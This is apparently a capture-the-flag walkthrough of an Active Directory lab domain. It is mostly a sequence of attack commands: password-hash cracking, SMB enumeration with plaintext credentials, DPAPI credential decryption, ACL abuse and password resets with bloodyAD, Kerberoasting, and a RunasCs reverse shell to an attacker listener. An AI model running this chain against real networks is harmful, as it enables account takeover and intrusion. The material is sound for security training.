
We Crack Password Hashes From hashes.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
We got Passwords from maria.clerk and nina.soto
We Enumerate SMB Shares As maria.clerk
smbmap -H 10.1.134.65 -d 'city.local' -u 'maria.clerk' -p 'mariadbzt1221'

SMB Backups

We Enumerate SMB Shares As nina.soto
smbmap -H 10.1.134.65 -d 'city.local' -u 'nina.soto' -p '123nina321'
We have Acces to Backups Share
We Connect To Uploads Share As nina.soto
(PW= 123nina321)
smbclient -W city.local -U nina.soto //10.1.134.65/Backups/
We se some Backups Directorys

In Directory UserProfileBackups we have some Profiles Backups

We download the file sam.brooks_ProfileBackup_0729.wim
get sam.brooks_ProfileBackup_0728.wim
We download the file clerk.john_ProfileBackup_0729.wim
get clerk.john_ProfileBackup_0729.wim

Inside sam.brooks_ProfileBackup_0729.wim we have an email about web_admin and we get a hint that we can Upload .aspx Files on the IIS Server

Info
Purpose of the email
The internal message informs you that the web_admin account has been moved to the Quarantine OU for security reasons (not deleted). Important: ASP.NET is enabled on the web server, and .aspx uploads are possible—in combination with the web_admin context, this can open a route to RCE or privilege escalation. The message also reminds you of Emma Hayes (Helpdesk): she has WriteDACL on the CityOps OU and GenericWrite on the web_admin account. This makes her a realistic reactivation or ACL attack vector.
DPAPI Creds
We extract clerk.john_ProfileBackup_0729.wim
On the Desktop we have a email and got a hint that DPAPI Creds are saved off emma.hayes


Inside Roaming/Microsoft/Protect/S-1-5-21-407732331-1521580060-1819249925-1103 we see the masterkey File

Inside /AppData/Roaming/Microsoft/Credentials we have the credential File

We Recover DPAPI Masterkey Using clerkhill's Password
impacket-dpapi masterkey -file de222e76-cb5d-418f-a1c2-7e4e9dfe29e1 -sid S-1-5-21-407732331-1521580060-1819249925-1103 -password clerkhill

We Decrypt DPAPI Credential With The Provided Master Key
impacket-dpapi credential -file 03128079C6E14F37F5AEBDD69E344291 -key 0xedfc873c4b843cb27b48cb55d829bc24c8d2be3fd50ce2aa7ba72b8da6ec65afd41412dfecd16f38a120cadf4089dabb9a1817874e37bbf0d6861117a39dfbbd
We Grant Emma Hayes GenericAll On OU=CityOps
bloodyAD --host DC-CC.city.local -d city.local -u emma.hayes -p '!Gemma4James!' add genericAll 'OU=CityOps,DC=city,DC=local' 'emma.hayes'

We Enable sam.brooks' Account
bloodyAD --host 10.1.134.65 -d 'city.local' -u 'emma.hayes' -p '!Gemma4James!' remove uac 'sam.brooks' -f ACCOUNTDISABLE

We Set Sam Brooks' Password
bloodyAD -u 'emma.hayes' -p '!Gemma4James!' -d 'city.local' --host 10.1.134.65 set password 'sam.brooks' 'pa$$w0rd'


We Connect Via Evil-WinRM As sam.brooks
evil-winrm -i 10.1.134.65 -u 'city.local\sam.brooks' -p 'pa$$w0rd'
We Read sam.brooks' Desktop user.txt
type C:\\Users\\sam.brooks\\Desktop\\user.txt
Lateral movement / Privilege Escalation
We Kerberoast with Emma Hayes
targetedKerberoast.py -d 'city.local' -u 'emma.hayes' -p '!Gemma4James!' --dc-ip '10.1.134.65'

We try to crack web_admin hash
john --wordlist=/usr/share/wordlists/rockyou.txt web_admin_hash.txt
We cant crack the web_admin hash

We try allso a shadow account attack
certipy-ad shadow auto -u 'emma.hayes@city.local' -p '!Gemma4James' -dc-ip 10.1.134.65 -ns 10.1.134.65 -target 'city.local' -account 'web_admin'
A shadow account attack also not work

We enumerate all writable AD objects with detailed output using bloodyAD as emma.hayes on city.local
bloodyAD -u 'emma.hayes' -p '!Gemma4James!' -d 'city.local' --host DC-CC.city.local get writable --detail

We Run PowerView As Emma Hayes
powerview city.local/emma.hayes:'!Gemma4James!'@10.1.134.65
We Move web_admin To The CityOps OU
Set-DomainObjectDN -Identity web_admin -DestinationDN 'OU=CityOps,DC=city,DC=local'

We Reset web_admin's Password
bloodyAD -u 'emma.hayes' -p '!Gemma4James!' -d 'city.local' --host 10.1.214.52 set password 'web_admin' 'pa$$w0rd'

We upload RunasCs.exe (inside sam.brooks shell)
upload RunasCs.exe
We start a listener
rlwrap nc -nlvp 4444
We run RunasCs.exe
.\RunasCs.exe web_admin 'pa$$w0rd' cmd.exe -r 10.200.37.142:4444
Now we have a Shell as web_admin

